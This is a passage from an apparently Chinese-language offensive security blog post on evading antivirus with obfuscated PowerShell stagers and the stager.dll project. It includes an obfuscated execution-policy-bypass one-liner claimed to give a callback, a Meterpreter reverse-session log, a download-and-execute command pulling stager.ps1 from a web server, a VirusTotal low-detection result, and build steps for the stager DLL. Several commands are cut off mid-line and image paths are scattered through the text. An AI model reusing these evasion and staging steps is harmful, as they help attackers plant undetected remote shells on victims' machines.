
```
SET SCRIPTPATH c:\test\dropper.ps1
```

```
TOKEN\ALL\1,BACK,MEMBER\1,BACK,WHITESPACE\1,1,1,HOME,STRING\3,HOME,COMPRESS\1,La
```



```
PoWeRsheLL -NOlo -wIn 1 -noNI -NOpROfiL -EXecUT bypASS -CO "(NeW-ObJect Ic
```

可直接执行上面的代码，可回连。




```
msf5 exploit(multi/handler) >
[*] Sending stage (180295 bytes) to 10.211.55.3
[*] Meterpreter session 63 opened (10.211.55.2:5555 -> 10.211.55.3:51029) at 2020-04-09 02:09:25 +0800

msf5 exploit(multi/handler) > sessions 63
[*] Starting interaction with 63...


meterpreter > getpid
Current pid: 5332
meterpreter >
```

将上面代码保存为 `stager.ps1`，放在web目录下。可以使用下面的代码来下载 `stager.ps1` 并执行，不过我执行没能成功回连。本地执行 `stager.ps1` 也没能成功。



```
powershell.exe -nop -w 1 $e=(New-Object System.Net.WebClient).DownloadString("\r
```

stager.ps1 文件免杀情况



5 engines detected this file

9010aa089fbc8f422adb843896387d7389adb9913750f98ca26cddf96da60f76
stager.ps1
text

1.38 KB
Size

2020-04-08 17:54:39 UTC
24 minutes ago

TXT

DETECTION	DETAILS	COMMUNITY
ESET-NOD32	PowerShell/Kryptik.H	Kaspersky
Sophos AV	Mal/PSDL-J	Symantec
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic	Ad-Aware
AegisLab	Undetected	AhnLab-V3
ALYac	Undetected	Antiy-AVL
Arcabit	Undetected	Avast
Avast-Mobile	Undetected	AVG

0x05 cl.exe编译问题

在 <https://github.com/phackt/stager.dll> 中给出的编译是使用cl.exe，但由于我本地是使用的非完整版vs2017，环境变量没有配置完善，所以导致在使用cl.exe编译时，依赖头文件和lib文件出现很多问题。

最后是设置lib变量：C:\Program Files (x86)\Windows

```
Kits\10\Lib\10.0.14393.0\um\x86;C:\Users\xysoul\Desktop\Visual Studio 2017  
Enterprise\VC\Tools\MSVC\14.10.25017\lib\x86;C:\Program Files (x86)\Windows  
Kits\10\Lib\10.0.14393.0\ucrt\x86;C:\Users\xysoul\Desktop\Visual Studio 2017  
Enterprise\VC\Tools\MSVC\14.10.25017\lib\x86
```


设置include变量：C:\Users\xysoul\Desktop\Visual Studio 2017

```
Enterprise\VC\Tools\MSVC\14.10.25017\include;C:\Program Files (x86)\Windows  
Kits\10\Include\10.0.14393.0\winrt;C:\Program Files (x86)\Windows  
Kits\10\Include\10.0.14393.0\um;C:\Program Files (x86)\Windows  
Kits\10\Include\10.0.14393.0\ucrt;C:\Program Files (x86)\Windows  
Kits\10\Include\10.0.14393.0\shared
```

设置path: C:\Users\xysoul\Desktop\Visual Studio 2017

Enterprise\VC\Tools\MSVC\14.10.25017\bin\HostX86\x86

编译命令 `cl.exe /LD /MT /EHa stager.cpp aes.cpp /Fe:stager.dll`



cl编译问题参考: <http://www.voidcn.com/article/p-vqunffcz-bkc.html>

<https://blog.csdn.net/zhouyang209117/article/details/17737413>

0x06 参考资料

wh0ale后渗透详解: · <http://github.wh0ale.xyz/2019/01/23/2019-1-23-%E5%90%8E%E6%B8%97%E9%80%8F%E8%AF%A6%E8%A7%A3/>

stager.dll项目地址: <https://github.com/phackit/stager.dll>